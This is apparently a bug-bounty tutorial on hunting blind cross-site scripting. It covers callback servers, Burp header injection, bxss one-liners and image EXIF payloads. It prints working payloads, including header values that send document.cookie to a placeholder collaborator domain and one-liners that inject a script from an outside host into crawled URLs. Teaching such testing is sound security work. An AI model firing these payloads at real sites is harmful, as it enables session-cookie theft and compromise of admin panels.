

BLIND XSS
From simple dorks to advanced metadata injection, here's a complete walkthrough of the techniques I use to hunt down one of the most lucrative web vulnerabilities.
Introduction
Blind XSS (BXSS) is a stealthy form of cross-site scripting where payloads are stored in places you can't see immediately, such as logs, admin panels, email templates, file metadata and other backend systems, and only execute later when those systems render the data. Because there's no instant feedback, BXSS hunting depends on reliable out-of-band callbacks and systematic testing. In this article I'll share my full playbook: finding targets with dorks, injecting and tracking payloads (JPG EXIF, SVG, HTML), header tricks and Burp Match & Replace, scalable scanning and practical triage & disclosure to turn silent callbacks into high-impact reports.
Prerequisites / tools I use
- A Blind XSS receiver/dashboard (your OOB server; many hosted services exist, use one you control for testing).
- A browser extension for payload injection/tracking (I use a "Blind XSS Manager" configure it with your server address).
- Burp Suite (for Match & Replace rules, proxying, and request inspection).
- A User-Agent switcher browser extension (for quick header injections).
- Tools for automated discovery (examples: Arjun for hidden parameters, bxss one-liners/scripts for bulk testing).
- A small test server to demonstrate EXIF/metadata rendering (don't use production systems).
Step 1: Finding Targets with Custom Dorks
The first step in any hunt is finding the right targets. For Blind XSS, we're looking for any place a user can submit data: contact forms, feedback pages, support tickets etc. Instead of searching manually, I made a custom dorking page designed specifically for finding these forms.

These dorks are pre-configured search queries that help locate various submission forms across the web.
Step 2: Choose a Blind XSS server & configure an XSS Manager (recommended)
Before injecting payloads, you need a system to generate them and listen for their callbacks. This involves two key components: a Blind XSS server and a payload manager.
Picking a Blind XSS Server
A Blind XSS server provides you with unique JavaScript payloads. When one of these payloads executes on a victim's browser, it sends a notification back to your server's dashboard, capturing crucial information like cookies, DOM content and the victim's IP address.
Popular choices include:
- Self-Hosted Solutions: Tools like the open-source XSS-Hunter-Express allow you to host your own callback server, giving you full control over your data.
- Public Services: Platforms like xss.report or other similar public projects offer ready-to-use services for convenience.
For this guide, I'll use a pre-configured server that provides me with various payload options, including polyglots payloads and encoding options.

Using a Blind XSS Payload Manager Extension
To streamline injections, a browser extension like Blind XSS Manager is invaluable. Instead of manually copying and pasting payloads, you configure the extension once with your Blind XSS server URL. It's excellent for injecting payloads directly and tracking where they successfully execute. You just need to configure it with your blind XSS server address.

Add your OOB server endpoint. eg: xss.report/c/coffinxp paste the unique callback URL or base domain provided by your server/dashboard.
With the manager set up, you can inject your chosen payload into every input field on a form with a single click. This saves time and ensures consistent testing across all potential injection points.
Step 3: Automating Injections with Burp Suite
Manually pasting payloads is fine for a few forms, but for efficiency, we can automate. This is where Burp Suite's 'Match and Replace' feature shines. It can automatically insert our payload into requests without any manual intervention.
Here's how to set it up:
- Navigate to Proxy > Settings > Match and Replace.
- Click 'Add' to create a new rule.
- Set the rule to replace a common request header, like the User-Agent, with your Blind XSS payload.

Why the User-Agent header? Many backend systems log visitor information, including their browser's User-Agent string. If an administrator views these logs through a vulnerable internal panel, our payload will execute.

After setting the rule, I can browse the target site, fill out a form, and capture the request in Burp. The HTTP history will confirm that the User-Agent was replaced with my payload before being forwarded to the server.
You can apply this same logic to other headers that are commonly logged, such as:
- Referer
- Origin
- Cookie
- Accept
- Host
- X-Forwarded-For
GET /some/path HTTP/1.1
Host: target.example.com
User-Agent: <script src="https://YOUR-COLLAB.DOMAIN"></script>
Referer: https://YOUR-COLLAB.DOMAIN/?r=ref
X-Forwarded-For: 127.0.0.1, https://YOUR-COLLAB.DOMAIN/
X-Api-Version: <svg onload="new Image().src='https://YOUR-COLLAB.DOMAIN/?c='+document.cookie"></svg>
Cookie: session=abc; extra=<img src=x onerror="new Image().src='https://YOUR-COLLAB.DOMAIN/?c='+document.cookie">
Step 4: The Browser-Based Approach: User-Agent Switchers
If you don't want to run Burp Suite constantly, a User-Agent Switcher browser extension is a fantastic alternative. Simply configure the extension to use your Blind XSS payload as the custom User-Agent string.


Now, every request sent from your browser will carry the payload, effectively "spraying" it across every site you visit during a testing session. You can use a site like whatismybrowser.com to verify that your custom User-Agent is being sent correctly.
Step 5: Scaling Up with Automation Scripts
For broader testing, we can turn to command-line tools.
- Arjun: This tool is excellent for discovering hidden HTTP parameters. A hidden parameter could belong to a form or API endpoint that isn't visible on the website, giving you a unique injection point.
arjun -u https://site.com/endpoint.php -oT arjun_output.txt -t 10 --rate-limit 10 --passive -m GET,POST --headers "User-Agent: Mozilla/5.0"

arjun -u https://site.com/endpoint.php -oT arjun_output.txt -m GET,POST -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt -t 10 --rate-limit 10 --headers "User-Agent: Mozilla/5.0"- BXSS One-Liner Tools: There are powerful scripts available that automate the entire process. You simply provide a target domain, your Blind XSS payload, and a list of headers to inject into.
subfinder -d vulnweb.com | gau | grep "&" | bxss -appendMode -payload '"><script src=https://xss.report/c/coffinxp></script>' -parameters
subfinder -d vulnweb.com | gau | bxss -payload '"><script src=https://xss.report/c/coffinxp></script>' -header "X-Forwarded-For"
This script will crawl the URLs provided in urls.txt, inject the payload into the specified headers for each request and test multiple HTTP methods (GET, POST, PUT, etc.). If a payload fires, you get an alert on your dashboard. It's a powerful set-it-and-forget-it approach.
Step 6: Hiding Payloads in Image EXIF Data
This is one of my favorite and most creative vectors. Many applications allow users to upload files, especially images. What most people don't realize is that image files contain EXIF metadata fields for camera model, date, location and even comments. These fields are often stored and sometimes rendered on a backend panel.
Here's the attack flow:
- Obtain an Image: Grab any JPEG file.
- Edit Metadata: In Windows, you can do this by right-clicking the file, going to Properties > Details, and pasting your payload into fields like 'Title', 'Subject', or 'Comments'.

You can also achieve this using ExifTool on Kali with the following command:
exiftool -Comment='"><img src=x onerror=alert(1)>' test.jpg
3. Upload the Image: Submit the modified image to the target application

When an admin or another user views the image information in a vulnerable backend system, the payload embedded in the metadata will execute. I've tested this by embedding payloads to steal cookies and session IDs, and it works flawlessly. This technique can also be adapted for HTML and SVG file uploads, which are equally effective.
You can find all the image payloads in this GitHub repository:
7. Advanced Technique: The All-in-One Payload Arsenal
Finally, for highly-secured targets with strong input filtering, I use a more advanced method. I've created a single HTML file that contains dozens of my Blind XSS payloads, each encoded in a different way (e.g., double URL encoding, triple URL encoding, HTML entities).


When opened locally, this HTML file triggers all the payloads at once. You can upload it to file upload fields that allow HTML files and watch the magic happen.
You can also watch this video where I showed the complete practicle of this method:
Conclusion
Blind XSS isn't for the impatient, but it's one of the most rewarding vulnerabilities. Be everywhere: automate payloads in headers with Burp or a User-Agent switcher, scale with one-liners that crawl targets, and never underestimate hidden payloads in image EXIF data. Every technique here is a tool to ensure no input goes untested. Build a robust methodology, think creatively, and let the backend do the work for you.
Disclaimer
The content provided in this article is for educational and informational purposes only. Always ensure you have proper authorization before conducting security assessments. Use this information responsibly